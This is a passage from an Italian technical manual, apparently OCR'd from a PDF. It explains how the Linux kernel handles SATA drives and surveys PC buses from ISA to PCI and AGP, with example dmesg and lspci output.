


Figura 9.45. Adattatore da bus SATA a disco PATA. Questo adattatore di applica al disco PATA.



9.4.2 Gestione da parte del kernel Linux

Il kernel Linux tratta le unità SATA come se fossero unità SCSI, pertanto i file di dispositivo a cui si fa riferimento sono '`/dev/sd`***x***', dove ***x*** è una lettera alfabetica minuscola.

9.4.3 Informazioni da un kernel Linux

Le informazioni che si possono ottenere da un kernel Linux consentono di verificare la configurazione effettiva del firmware e il riconoscimento dell'unità di controllo SATA esistente. La prima verifica va fatta sui messaggi iniziali di avvio del kernel che si possono rileggere con il comando '**`dmesg`**':

```
$ dmesg | less [Invio]
```

Nella prima parte si può osservare la gestione generale del bus SATA e l'identificazione delle particolarità dell'unità di controllo SATA:

```
libata version 1.20 loaded.
sata_via 0000:00:0f.0: version 1.1
sata_via 0000:00:0f.0: routed to hard irq line 0
ata1: SATA max UDMA/133 cmd 0xEFF0 ctl 0xEFE6 bmdma 0xEF90
      irq 16
ata2: SATA max UDMA/133 cmd 0xEFA8 ctl 0xEFE2 bmdma 0xEF98
      irq 16
ata1: dev 0 cfg 49:2f00 82:7c6b 83:7f09 84:4673 85:7c69
      86:3e21 87:4663 88:407f
ata1: dev 0 ATA-7, max UDMA/133, 398297088 sectors: LBA48
ata1: dev 0 configured for UDMA/133
ata2: dev 0 cfg 49:2f00 82:7c6b 83:7f09 84:4673 85:7c69
      86:3e21 87:4663 88:407f
ata2: dev 0 ATA-7, max UDMA/133, 398297088 sectors: LBA48
ata2: dev 0 configured for UDMA/133
```

Nella seconda parte si può osservare l'associazione dei dischi a unità SCSI:

```
scsi0 : sata_via
scsi1 : sata_via
  Vendor: ATA    Model: Maxtor 6L200S0 Rev: BACE
  Type:   Direct-Access                ANSI SCSI revision: 05
  Vendor: ATA    Model: Maxtor 6L200S0 Rev: BACE
  Type:   Direct-Access                ANSI SCSI revision: 05
SCSI device sda: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sda: drive cache: write back
SCSI device sda: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sda: drive cache: write back
 sda: sda1 sda2 sda4
sd 0:0:0:0: Attached scsi disk sda
SCSI device sdb: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sdb: drive cache: write back
SCSI device sdb: 398297088 512-byte hdwr sectors (203928 MB)
SCSI device sdb: drive cache: write back
```

```
 sdb: sdb1 sdb2 sdb4
sd 1:0:0:0: Attached scsi disk sdb
sd 0:0:0:0: Attached scsi generic sg0 type 0
sd 1:0:0:0: Attached scsi generic sg1 type 0
```

Se l'unità di controllo SATA è collegata a sua volta su un bus PCI, se ne possono trovare le tracce nella directory virtuale '`/proc/`', attraverso '**`lspci`**' (l'esempio si riferisce a un elaboratore differente, ma sulle stesse coordinate PCI):

```
$ lspci -v | less[Invio]
```

```
0000:00:0f.0 RAID bus controller: VIA Technologies, Inc. ↩
↪VIA VT6420 SATA RAID Controller (rev 80)
        Subsystem: ASUSTeK Computer Inc. A7V600/K8V ↩
↪Deluxe/K8V-X motherboard
        Flags: bus master, medium devsel, latency 64, IRQ 16
        I/O ports at eff0 [size=8]
        I/O ports at efe4 [size=4]
        I/O ports at efa8 [size=8]
        I/O ports at efe0 [size=4]
        I/O ports at ef90 [size=16]
        I/O ports at e800 [size=256]
        Capabilities: [c0] Power Management version 2
```

9.4.4 Sistemi RAID SATA

«

Generalmente, le unità di controllo SATA sono in grado di gestire alcuni livelli RAID con l'unione di più dischi SATA, in modo indipendente dal sistema operativo. Tuttavia, con i sistemi GNU/Linux risulta più conveniente una gestione RAID software, che può essere controllata completamente durante il funzionamento del sistema operativo. Si veda eventualmente la sezione 19.10 al riguardo.


9.5 Da ISA a PCI

Da quando esistono gli elaboratori personali, il bus «locale», ovvero quello incorporato nella scheda madre, ha subito una continua evoluzione. In questo capitolo si riassumono le caratteristiche dei bus locali più importanti nell'architettura x86, anche se in molti casi può trattarsi di componenti superati.

9.5.1 ISA

La sigla ISA sta per *Industry standard architecture* e rappresenta il primo tipo di bus negli elaboratori personali x86-16. Inizialmente si è trattato di un bus a 8 bit, che successivamente è stato esteso a 16 bit.

Figura 9.49. Due alloggiamenti ISA a 16 bit. La prima parte dell'alloggiamento, a sinistra, equivale alla vecchia versione a 8 bit.



Il connettore di un alloggiamento a 16 bit è praticamente un prolungamento di quello a 8 bit, come si può vedere nella figura 9.49, in cui si possono ancora inserire le schede più vecchie. Tuttavia, nei primi 8 bit di un bus ISA si può accedere solo ai livelli di IRQ inferiori a nove.

Una limitazione importante del bus ISA, a parte la velocità di trasferimento dei dati molto ridotta, è l'impossibilità di condividere uno


stesso livello di IRQ tra diverse schede.

Figura 9.50. L'esempio tipico di una scheda ISA a 8 bit, che non richiede alte prestazioni e nemmeno di accedere a livelli IRQ superiori al numero otto.



Le figure 9.50 e 9.51 mostrano l'esempio di due schede da inserire in alloggiamenti ISA, rispettivamente a 8 bit e 16 bit. Nel primo caso, che rappresenta l'insieme di due interfacce seriali e una parallela, sono visibili i ponticelli che consentono di configurare i livelli di IRQ utilizzati e gli indirizzi di I/O relativi. Nel secondo caso, che riguarda una scheda di rete su cavo coassiale, questi ponticelli mancano, perché sostituiti da una configurazione effettuata attraverso del software speciale, realizzato appositamente per quella scheda.

Figura 9.51. Una scheda di rete che utilizza un alloggiamento ISA a 16 bit.



9.5.2 MCA

La sigla MCA sta per *Micro channel architecture* e rappresenta un bus a 32 bit introdotto da IBM nel 1987 nei primi elaboratori con microprocessori x86 a 32 bit.

Il bus MCA è in grado di gestire anche il *bus mastering*, con cui un componente del bus può prendere il controllo. Un'altra caratteristica innovativa per l'epoca è la capacità di configurare automaticamente l'utilizzo delle risorse, senza bisogno di interventi, come invece richiede il bus ISA.

Il bus MCA non è stato accettato bene dal mercato, perché

incompatibile con ISA.

9.5.3 EISA

La sigla EISA sta per *Extended industry standard architecture* e rappresenta un bus a 32 bit introdotto da Compaq a seguito della comparsa del bus MCA.

La caratteristica più importante di questo bus è la compatibilità con le schede ISA, che possono essere inserite nei suoi alloggiamenti, funzionando regolarmente, consentendo alle schede EISA di comunicare a 32 bit e di gestire il *bus mastering*.

Lo standard EISA, nonostante la compatibilità ISA è stato superato con l'introduzione del bus VESA.

9.5.4 VESA local bus

VESA sta per *Video electronics standards association* e rappresenta un'associazione con lo scopo di definire degli standard sulla gestione del video negli elaboratori con architettura i486. Lo standard VESA ha dato vita nel 1992 al bus VLB, ovvero *VESA local bus*, a 32 bit, su un alloggiamento compatibile con le schede ISA comuni, dove si aggiunge un'estensione per i collegamenti mancanti.

A differenza di altri bus a 32 bit, in questo caso non si possono avere molti alloggiamenti (di solito un massimo di due); inoltre, il *bus mastering* non è efficace e non è disponibile un sistema di configurazione automatica delle risorse utilizzate. Infine, il bus dipende strettamente dalle caratteristiche dei microprocessori i486.


9.5.5 PCI

PCI sta per *Peripheral component interconnect* e rappresenta un bus, inizialmente a 32 bit, in grado di gestire *bus mastering* e la configurazione automatica delle risorse, con la caratteristica di non dipendere strettamente dal microprocessore. In particolare, è ammissibile la condivisione dei livelli di IRQ per più componenti simultaneamente.

Il bus PCI è stato introdotto nel 1993 a sostegno delle nuove generazioni di microprocessori i586, ma è stato usato anche in altre architetture, con un'estensione a 64 bit.

Con il bus PCI, si abbandona progressivamente il vecchio bus ISA.

Figura 9.52. Un alloggiamento PCI a 32 bit su una scheda madre comune.



Generalmente, le schede madri che mettono a disposizione un bus PCI e incorporano anche altre funzionalità, lo fanno attraverso lo stesso bus PCI. In pratica, si trovano bus ATA, bus USB e altro, già inseriti nel bus PCI.

Il bus PCI ha un proprio sistema di interruzione, dove i livelli relativi vengono identificati da sigle del tipo '**`#A`**', '**`#B`**', '**`#C`**' e '**`#D`**', oppure '**`#1`**', '**`#2`**', '**`#3`**' e '**`#4`**'. Di solito non è necessario essere consapevoli di questo, salvo il caso in cui tali indicazioni possano apparire nella

configurazione del firmware.

Nell'ambito di un bus PCI, i componenti che vi si collegano possono essere individuati in base all'alloggiamento in cui si trovano, che può essere costituito da un supporto in cui inserire una scheda, oppure può essere qualcosa di integrato nella stessa scheda madre. Inoltre, ogni componente può distinguere al suo interno delle ***funzioni***. In pratica, alloggiamenti e funzioni hanno un numero di identificazione, con cui fare riferimento esattamente a un componente e a una funzione precisa.

9.5.6 Informazioni da un kernel Linux

«

Il kernel Linux consente di ottenere informazioni sul bus PCI attraverso la directory virtuale '`/proc/`', con l'aiuto del programma '**`lspci`**'.[1] In particolare, si può osservare che le coordinate di questi partono dall'indicazione del bus, che solitamente è uno solo, per cui corrisponde all'indirizzo zero. Nell'estratto di esempio vengono mostrati solo alcuni componenti relativi a quanto già integrato in una scheda madre comune:

```
$ lspci -v[Invio]

00:00.0 Host bridge: VIA Technologies, Inc. ↩
↪VT82C693A/694x [Apollo PRO133x] (rev c4)
        Flags: bus master, medium devsel, latency 8
        Memory at ec000000 (32-bit, prefetchable) [size=64M]
        Capabilities: <available only to root>

00:01.0 PCI bridge: VIA Technologies, Inc. VT82C598/694x ↩
↪[Apollo MVP3/Pro133x AGP] (prog-if 00 [Normal decode])
        Flags: bus master, 66Mhz, medium devsel, latency 0
        Bus: primary=00, secondary=01, subordinate=01, ↩
↪sec-latency=0
```

```
        Memory behind bridge: feb00000-febfffff
        Prefetchable memory behind bridge: f0000000-fe9fffff
        Capabilities: <available only to root>

00:02.0 ISA bridge: VIA Technologies, Inc. VT82C596 ISA ↩
↪[Mobile South] (rev 12)
        Flags: bus master, stepping, medium devsel, ↩
↪latency 0

00:02.1 IDE interface: VIA Technologies, Inc. ↩
↪VT82C586A/B/VT82C686/A/B/VT8233/A/C/VT8235 PIPC ↩
↪Bus Master IDE (rev 06) (prog-if 8a [Master SecP PriP])
        Flags: bus master, stepping, medium devsel, latency 32
        I/O ports at fff0 [size=16]

00:02.2 USB Controller: VIA Technologies, Inc. USB ↩
↪(rev 08) (prog-if 00 [UHCI])
        Subsystem: VIA Technologies, Inc. (Wrong ID) ↩
↪USB Controller
        Flags: bus master, medium devsel, latency 22, IRQ 10
        I/O ports at fce0 [size=32]

00:02.3 Host bridge: VIA Technologies, Inc. VT82C596 ↩
↪Power Management (rev 20)
        Flags: medium devsel

00:0f.0 Ethernet controller: 3Com Corporation ↩
↪3c905C-TX/TX-M [Tornado] (rev 74)
        Subsystem: 3Com Corporation 3C905C-TX Fast ↩
↪Etherlink for PC Management NIC
        Flags: bus master, medium devsel, latency 80, IRQ 9
        I/O ports at 7480 [size=128]
        Memory at feafff80 (32-bit, non-prefetchable) ↩
↪[size=128]
        Expansion ROM at <unassigned> [disabled] ↩
↪[size=128K]
        Capabilities: <available only to root>
```

```
00:12.0 Multimedia audio controller: ESS Technology ↩
↪ES1988 Allegro-1 (rev 10)
        Subsystem: IBM: Unknown device 017b
        Flags: bus master, medium devsel, latency 16, IRQ 5
        I/O ports at 7800 [size=256]
        Capabilities: <available only to root>

01:00.0 VGA compatible controller: S3 Inc. Savage 4 ↩
↪(rev 04) (prog-if 00 [VGA])
        Subsystem: Diamond Multimedia Systems: ↩
↪Unknown device 4906
        Flags: bus master, 66Mhz, medium devsel, ↩
↪latency 248, IRQ 11
        Memory at feb80000 (32-bit, non-prefetchable) ↩
↪[size=512K]
        Memory at f0000000 (32-bit, prefetchable) ↩
↪[size=128M]
        Expansion ROM at <unassigned> ↩
↪[disabled] [size=64K]
        Capabilities: <available only to root>
```

A fianco di '**lspci**', si colloca '**setpci**', dello stesso pacchetto di programmi di servizio. Con questo si può accedere alla configurazione dettagliata delle caratteristiche dei componenti PCI, cosa che di solito non serve fare. Si vedano eventualmente le pagine di manuale *lspci(8)* e *setpci(8)*.

9.5.7 AGP

«

AGP, ovvero *Accellerated graphics port*, non è un bus vero e proprio, ma soltanto una «porta», rappresentata da un solo alloggiamento speciale nelle schede madri, per l'utilizzo di adattatori video particolarmente potenti, che richiedono un accesso privilegiato alle risorse del sistema.

Figura 9.54. Un alloggiamento AGP X1.



Lo sviluppo di AGP ha portato a distinguere dei livelli con prestazioni differenti; AGP 1X, 2X, 4X, 8X e PRO, dove la sigla ***n***X serve a rappresentare le prestazioni in termini di velocità. Dal momento che le caratteristiche delle schede video cambiano da una versione all'altra, l'alloggiamento AGP subisce delle piccole modifiche in modo da ridurre la possibilità di inserire una scheda non compatibile. Rispetto alla figura 9.54 ci può essere uno spostamento della «chiave» di inserzione, come la sua mancanza nel caso di un alloggiamento «universale»; infine, nel caso di AGP PRO, si ha un alloggiamento con un'estensione maggiore.

Figura 9.55. Un alloggiamento AGP «universale», che dovrebbe poter accogliere tutte le schede, escluse quelle «PRO». Come si può vedere manca di proposito la chiave di inserimento.




Figura 9.56. Un alloggiamento AGP PRO.




Figura 9.57. Un tipo di scheda AGP comune.


